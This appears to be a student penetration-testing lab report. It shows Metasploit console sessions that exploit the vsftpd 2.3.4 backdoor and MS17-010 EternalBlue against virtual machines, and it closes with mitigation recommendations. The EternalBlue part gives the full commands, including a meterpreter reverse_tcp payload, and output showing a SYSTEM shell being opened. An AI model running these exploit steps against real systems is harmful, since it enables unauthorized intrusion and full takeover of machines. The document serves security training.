msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.4         yes       The target host(s), see https:
                                      //github.com/rapid7/metasploit
                                      -framework/wiki/Using-Metasplo
                                      it
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```



WINDOWS 7 Home Basic:

Vulnerability Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption, CVE ID: CVE-2017-0143. The software affected by this vulnerability is Microsoft SMBv1 servers. This attack involves remote code execution that allows attackers to remotely execute arbitrary code on the target system and potentially take partial or full control of the system.


kali2022 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit() > use exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit() > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf6 exploit() > PAYLOAD windows/x64/meterpreter/reverse_tcp
Unknown command: PAYLOAD
msf6 exploit() > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit() > set LHOST 10.0.2.5
LHOST => 10.0.2.5
msf6 exploit() > exploit
[*] Started reverse TCP handler on 10.0.2.5:4444
[*] 10.0.2.15:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.15:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.15:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.15:445 - The target is vulnerable.
[*] 10.0.2.15:445 - Connecting to target for exploitation.
[+] 10.0.2.15:445 - Connection established for exploitation.
[+] 10.0.2.15:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.15:445 - CORE raw buffer dump (40 bytes)
[*] 10.0.2.15:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B
[*] 10.0.2.15:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Servic
[*] 10.0.2.15:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[+] 10.0.2.15:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.15:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.15:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.15:445 - Starting non-paged pool grooming
[+] 10.0.2.15:445 - Sending SMBv2 buffers
[+] 10.0.2.15:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.15:445 - Sending final SMBv2 buffers.
[*] 10.0.2.15:445 - Sending last fragment of exploit packet!
[*] 10.0.2.15:445 - Receiving response from exploit packet
[+] 10.0.2.15:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.15:445 - Sending egg to corrupted connection.
[*] 10.0.2.15:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.5:4444 -> 10.0.2.15:49171) at 2024-04-18 23:08:38 -0400
[+] 10.0.2.15:445 - =-=
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.15:445 - =-=
meterpreter > sysinfo
Computer : MAHA-PC
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US


meterpreter > sysinfo
Computer : MAHA-PC
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 1
Meterpreter : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 2080 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>ifconfig
ifconfig
'ifconfig' is not recognized as an internal or external command,
operable program or batch file.
C:\Windows\system32>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::50e5:d93e:2c7b:985c%11
IPv4 Address. . . . . : 10.0.2.15
Subnet Mask . . . . : 255.255.255.0
Default Gateway . . . . : 10.0.2.1
Tunnel adapter isatap.{5E62C98A-E84C-4E21-8663-3455FDF55126}:
Media State . . . . : Media disconnected
Connection-specific DNS Suffix . :
C:\Windows\system32>

RECOMMENDATIONS:

WINDOWS XP:

To protect Windows XP from a hping3 --flood DoS attack, a firewall should be set up with rules to block ICMP, TCP, and UDP flood attacks. Enabling features like SYN cookies and connection rate limiting on the firewall or router to help manage and mitigate excessive traffic aimed at overwhelming the system.

METASPLOITABLE:

To protect against the vsftpd 2.3.4 backdoor vulnerability (CVE-2011-2523), it is essentiall to upgrade vsftpd to a patched version. Also, employ network segmentation (ensures that if one part of the network is compromised, the malicious activity is limited to that segment, preventing further spread across the network.) and access controls, monitor and restrict incoming traffic to FTP services, and conduct regular security audits of system configurations and software.

WINDOWS 7 HOME BASIC

To mitigate the MS17-010 EternalBlue exploit, the Microsoft security patch (MS17-010) should be applied, SMBv1 protocol should be disabled, robust firewall rules are to be implemented, and advanced intrusion detection systems must be deployed to monitor traffic, and suspicious network traffic should be blocked.

CONCLUSION:

In conclusion, we have configured a set of virtual machines to perform penetration testing on them through one virtual machine. Victim machines were discovered on their network, profiled accordingly, scanned for vulnerabilities and had their vulnerabilities exploited. Recommendations were provided for dealing with these vulnerabilities accordingly.